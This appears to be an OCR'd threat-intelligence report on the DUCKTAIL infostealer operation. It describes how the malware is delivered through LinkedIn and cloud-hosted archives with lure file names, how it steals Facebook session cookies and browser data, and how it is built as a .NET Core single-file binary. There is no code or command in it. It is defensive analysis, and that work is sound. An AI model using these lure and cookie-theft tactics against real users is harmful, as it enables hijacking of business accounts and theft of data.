WithSecure™ Intelligence Research

DUCKTAIL: An infostealer malware targeting Facebook Business accounts

by Mohammad Kazem Hassan Nejad

Contents

Introduction

WithSecure Intelligence has been tracking an operation dubbed "DUCKTAIL" that targets individuals and organizations that operate on Facebook's Business/Ads platform.


The operation consists of a malware component, which performs information stealing as well as Facebook Business hijacking. Based upon analysis and gathered data, we have determined that the operation is conducted by a Vietnamese threat actor.

Our investigation reveals that the threat actor has been actively developing and distributing malware linked to the DUCKTAIL operation since the latter half of 2021. Evidence suggests that the threat actor may have been active in the cybercriminal space as early as late 2018.

The investigation conducted by WithSecure Intelligence and findings of this report primarily focus on the malware component of the operation.

WithSecure cannot determine the success, or lack thereof, that the threat actor has had in circumventing Facebook's existing security features and hijacking businesses. However, the threat actor has continued to update and push out the malware in an attempt to improve its ability to bypass existing/new Facebook security features alongside other implemented features.

The chain of evidence suggests that the threat actor's motives are financially driven, similar to the SilentFade campaign that was discovered by Meta[1].



1. Identify company

Operates on Facebook Business / Ads platform

2. Target employee(s) with possible access to the company's Facebook Business

Downloads and executes malware

Attempt to add threat actor's email to the business as admin + finance editor roles

Victim's Facebook account is associated to a business?

3. Steal victim's data

Scan for browsers

Steal information (personal account, associated ad accounts, and businesses)

Exfiltrate all data

Steal cookies

Facebook Session cookie found?

4. Gain access to the company's Facebook Business

Figure 1. Overview of DUCKTAIL operation

[1] https://vblocalhost.com/uploads/VB2020-Karve-Urgilez.pdf


Malware analysis

Delivery mechanism and victimology

Based on telemetry and investigation conducted by WithSecure, one approach employed by the threat actor is to scout for companies that operate on Facebook's Business/Ads platform and directly target individuals within the company/business that might have high-level access to the Facebook Business. We have observed individuals with managerial, digital marketing, digital media, and human resources roles in companies to have been targeted. WithSecure Countercept Detection and Response team has identified instances where the malware was delivered to victims through LinkedIn. These tactics would increase the adversary's chances of compromising the respective Facebook Business all the while flying under the radar.

Some of the observed samples have been hosted on file or cloud hosting services, such as Dropbox, iCloud, and MediaFire.

The malware was often delivered as an archive file which contained the malware executable alongside related images, documents, and video files. The content and file names (listed in the appendices section) revealed how the threat actor intended to lure victims into launching their malware. The file names generally utilized keywords related to brands, products, and project planning. Some examples include: "project development plan, project information, products.pdf.exe" and "new project l'oréal budget business plan.exe"




icloud.com/iclouddrive/[redacted]

"Facebook advertising information GD44"

alina alina shared this item.
Sign in to add this to your iCloud Drive.

Add to iCloud Drive
Download a Copy
Create Apple ID | System Status | Privacy Policy | Terms & Conditions | Copyright © 2022 Apple Inc. All rights reserved.

Figure 2. An example of DUCKTAIL malware hosted on iCloud



PRODUCTS INFOMATION MASSAGE CHAIR ON FACEBOOK

MASSAGE CHAIR 01.jpg	Type: JPG File Dimensions: 650 x 607	Size: 33.9 KB
MASSAGE CHAIR 02.jpeg	Type: JPEG File Dimensions: 800 x 800	Size: 35.4 KB
MASSAGE CHAIR 03.jpg	Type: JPG File Dimensions: 800 x 800	Date taken: 12/17/2016 8:55 AM Size: 72.1 KB
MASSAGE CHAIR 04.jfif	Type: JFIF File Dimensions: 1024 x 1024	Size: 90.2 KB
MASSAGE CHAIR 05.jpg	Type: JPG File Dimensions: 800 x 800	Size: 98.1 KB
MASSAGE CHAIR 06.jpg	Type: JPG File Dimensions: 900 x 900	Size: 43.8 KB
MASSAGE CHAIR 07.jpg	Type: JPG File Dimensions: 800 x 480	Size: 50.3 KB
MASSAGE CHAIR 08.jpg	Type: JPG File Dimensions: 1020 x 680	Size: 256 KB
MASSAGE CHAIR 09.jpg	Type: JPG File Dimensions: 750 x 750	Date taken: 12/11/2019 10:13 AM Size: 131 KB
MASSAGE CHAIR 10.jpg	Type: JPG File Dimensions: 800 x 800	Size: 234 KB
PRODUCTS INFORMATION MASSAGE CHAIR ON FACEBOOK QQQ.exe Type: Application		Date modified: 3/10/2022 4:37 AM Size: 52.4 MB

11 items

Figure 3. An example of the contents of an archive file sent by the threat actor

Moreover, some of the observed samples had country names appended to the file name which indicates that the threat actor tailors the file name based on the target's locality. This indicates that the threat actor was aware of the victim's locations ahead of time.

WithSecure's telemetry suggests that the threat actor does not target a specific region or country.




Figure 4. Countries affected by DUCKTAIL samples based on WithSecure's telemetry

Usage of .NET Core

Since late 2021, samples associated with the DUCKTAIL operation were exclusively written in .NET Core and were compiled using its single file feature. This feature bundles all dependent libraries and files into a single executable, including the main assembly[2]. The usage of .NET Core and its single-file feature is not commonly seen in malware.

Prior to this, the threat actor used the traditional .NET Framework. Based on our analysis, this transition alongside the utilization of single file feature was done for the following reasons:

- To create a self-contained binary that runs on all machines without the need for .NET runtime to be installed on the victim's machine. Older malware samples associated with the threat actor were bundled with offline.NET framework installers. Note that single file deployment isn't compatible with Windows 7.
- To allow for the usage of Telegram as a Command and Control (C&C) channel by embedding the Telegram.Bot client as well as any other external dependencies into a single executable.
- To attempt to bypass detection signatures, as previous samples that were developed in .NET have had higher detection rates compared to the latest samples.

[2] https://docs.microsoft.com/en-us/dotnet/core/deploying/single-file/overview

Malware capabilities

Program flow

The malware's logic can be broken down into several key components:

Mutex creation and check – To ensure only a single instance of the malware is running at any given time

- Some observed mutexes are *data* and *version_2*.

Data storage – To store and load previously stolen data from disk.

- The malware is configured to save all stolen information to disk in three scenarios:
    - o When the process exits
    - o When the process crashes, and
    - o At the end of each loop (explained further below).
- The data is stored in a text file inside the %TEMP% folder, some observed file names are *temp_update_data.txt and temp_update_data_9.txt*.

Browser scanning – Scans for installed browsers to identify cookie paths

- This is explained in section *"General information stealing"*.

General information stealing – To steal other non-Facebook related information

This is explained in section *"General information stealing"*.

